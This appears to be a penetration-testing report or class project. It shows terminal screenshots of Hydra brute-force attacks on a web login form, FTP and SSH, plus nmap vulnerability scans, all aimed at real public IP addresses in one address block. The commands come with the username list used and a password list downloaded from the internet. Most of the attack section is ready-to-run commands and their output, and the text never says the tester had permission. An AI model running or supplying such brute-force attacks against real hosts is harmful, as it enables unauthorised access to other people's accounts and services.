


PASSWORDS

USERNAMES

```
(root@zukhra)-[~/Downloads]  
# ls  
ipscan-3.9.1-1.x86_64.rpm 'Mix pass 2020.01.02.txt' password.txt  
ipscan_3.9.1_amd64.deb passwords.txt username.txt
```

I created the username.txt file using sudo nano and added common usernames to it.


```
root@zukhra: ~/Downloads  
File Actions Edit View Help  
GNU nano 8.3 username.txt  
admin  
Admin  
user  
admin123  
root  
kali  
6 A G E  
0 7 / 1 5
```



PASSWORDS

USERNAMES

However, I do not
created password.txt
file. But I found it
online. This file
contains commonly
used passwords,



ATTACKING

This command is brute-force attack on a web login form by using Hydra.

-L username.txt → Uses a list of usernames from username.txt.

-P password.txt → Uses a list of passwords from password.txt.

I tried to guess the passwords,

```
(root@zukhra) [~/Downloads]
# hydra -L username.txt -P password.txt 194.30.27.104 http-post-form "/login.php:user=^USER^&pass=^PASS^:F=incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 16:20:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60018 login tries (l:6/p:10003), ~3752 tries per task
[DATA] attacking http-post-form://194.30.27.104:80/login.php:user=^USER^&pass=^PASS^:F=incorrect
[STATUS] 1310.00 tries/min, 1310 tries in 00:01h, 58708 to do in 00:45h, 16 active
[STATUS] 1267.67 tries/min, 3803 tries in 00:03h, 56215 to do in 00:45h, 16 active
[STATUS] 969.86 tries/min, 6789 tries in 00:07h, 53242 to do in 00:55h, 3 active
[STATUS] 561.80 tries/min, 8427 tries in 00:15h, 51604 to do in 01:32h, 3 active
[ERROR] Child with pid 120933 terminating, cannot connect
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

```
(root@zukhra) [~/Downloads]
# hydra -L username.txt -P password.txt 194.30.27.27 http-post-form "/login.php:user=^USER^&pass=^PASS^:F=incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 16:20:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60018 login tries (l:6/p:10003), ~3752 tries per task
[DATA] attacking http-post-form://194.30.27.27:80/login.php:user=^USER^&pass=^PASS^:F=incorrect
[ERROR] Child with pid 115560 terminating, cannot connect
[ERROR] Child with pid 115561 terminating, cannot connect
[ERROR] Child with pid 115558 terminating, cannot connect
[ERROR] Child with pid 115563 terminating, cannot connect
[ERROR] Child with pid 115559 terminating, cannot connect
[ERROR] Child with pid 115562 terminating, cannot connect
[ERROR] Child with pid 115566 terminating, cannot connect
[ERROR] Child with pid 115564 terminating, cannot connect
[ERROR] Child with pid 115565 terminating, cannot connect
[ERROR] Child with pid 115570 terminating, cannot connect
[ERROR] Child with pid 115569 terminating, cannot connect
[ERROR] Child with pid 115568 terminating, cannot connect
[ERROR] Child with pid 115567 terminating, cannot connect
[ERROR] Child with pid 115571 terminating, cannot connect
[ERROR] Child with pid 115572 terminating, cannot connect
[ERROR] Child with pid 115573 terminating, cannot connect
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 16:20:07
```


ATTACKING

I Scanned port 443 to gather information and check for vulnerabilities.

I did not find any critical vulnerabilities related to XSS or CSRF.

```
root@zukhra: ~/Downloads
File Actions Edit View Help

(root@zukhra)~[~/Downloads]
# nmap -p 443 --script http-title,http-headers,http-methods -T4 194.30.27.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 14:41 EDT
Nmap scan report for 194_30_27_154_SAMM0002.GigNu_adsl_zabi.ips.sarenet.es (194.30.27.154)
Host is up (0.13s latency).

PORT      STATE SERVICE
443/tcp    open  https
|_http-title: symfony project
|_http-headers:
|   Date: Wed, 26 Mar 2025 18:41:53 GMT
|   Server: Apache
|   Vary: User-Agent
|   Set-Cookie: sammic=duqinfmibtglnqirmmhojupmq1; path=/
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
|   Pragma: no-cache
|   Content-Length: 1900
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|_ (Request type: GET)

Nmap done: 1 IP address (1 host up) scanned in 4.05 seconds

(root@zukhra)~[~/Downloads]
# nmap --script vuln -p 443 194.30.27.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 14:43 EDT
Nmap scan report for 194_30_27_154_SAMM0002.GigNu_adsl_zabi.ips.sarenet.es (194.30.27.154)
Host is up (0.11s latency).

PORT      STATE SERVICE
443/tcp    open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 34.94 seconds

(root@zukhra)~[~/Downloads]
# nmap --script http-wordpress-enum,http-joomla-enum -p 443 194.30.27.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 14:48 EDT
NSE: failed to initialize the script engine:
/usr/share/nmap/nse_main.lua:829: 'http-joomla-enum' did not match a category, filename, or directory
stack traceback:
  [C]: in function 'error'
  /usr/share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
  /usr/share/nmap/nse_main.lua:1364: in main chunk
  [C]: in ?
```


ATTACKING

This command is brute-force attack on FTP server by using Hydra.

-L username.txt → Uses a list of usernames from username.txt.

-P password.txt → Uses a list of passwords from password.txt.

```
(root@zukhra)~[~/Downloads]
# hydra -L username.txt -P password.txt ftp://194.30.27.25
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 16:01:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40012 login tries (l:4/p:10003), ~2501 tries per task
[DATA] attacking ftp://194.30.27.25:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 16:02:03

(root@zukhra)~[~/Downloads]
# hydra -L username.txt -P password.txt ftp://194.30.27.26
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 16:02:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40012 login tries (l:4/p:10003), ~2501 tries per task
[DATA] attacking ftp://194.30.27.26:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 16:02:14

(root@zukhra)~[~/Downloads]
# hydra -L username.txt -P password.txt ftp://194.30.27.27
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 16:02:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40012 login tries (l:4/p:10003), ~2501 tries per task
[DATA] attacking ftp://194.30.27.27:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 16:02:25

(root@zukhra)~[~/Downloads]
# hydra -L username.txt -P password.txt ftp://194.30.27.215
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 16:02:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40012 login tries (l:4/p:10003), ~2501 tries per task
[DATA] attacking ftp://194.30.27.215:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
```


ATTACKING

This command is brute-force attack on SSH/22 server by using Hydra.

-L username.txt → Uses a list of usernames from username.txt.

-P password.txt → Uses a list of passwords from password.txt.

```
(root@zukhra) [~/Downloads]
# hydra -L username.txt -P password.txt ssh://194.30.27.18
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 17:53:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60018 login tries (l:6/p:10003), ~3752 tries per task
[DATA] attacking ssh://194.30.27.18:22/
[ERROR] could not connect to ssh://194.30.27.18:22 - Socket error: disconnected

(root@zukhra) [~/Downloads]
# hydra -L username.txt -P password.txt ssh://194.30.27.241
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 17:55:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60018 login tries (l:6/p:10003), ~3752 tries per task
[DATA] attacking ssh://194.30.27.241:22/
[ERROR] could not connect to ssh://194.30.27.241:22 - Socket error: disconnected

(root@zukhra) [~/Downloads]
# hydra -L username.txt -P password.txt ssh://194.30.27.151
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 17:57:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60018 login tries (l:6/p:10003), ~3752 tries per task
[DATA] attacking ssh://194.30.27.151:22/
[ERROR] could not connect to ssh://194.30.27.151:22 - Timeout connecting to 194.30.27.151

(root@zukhra) [~/Downloads]
# hydra -L username.txt -P password.txt ssh://194.30.27.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

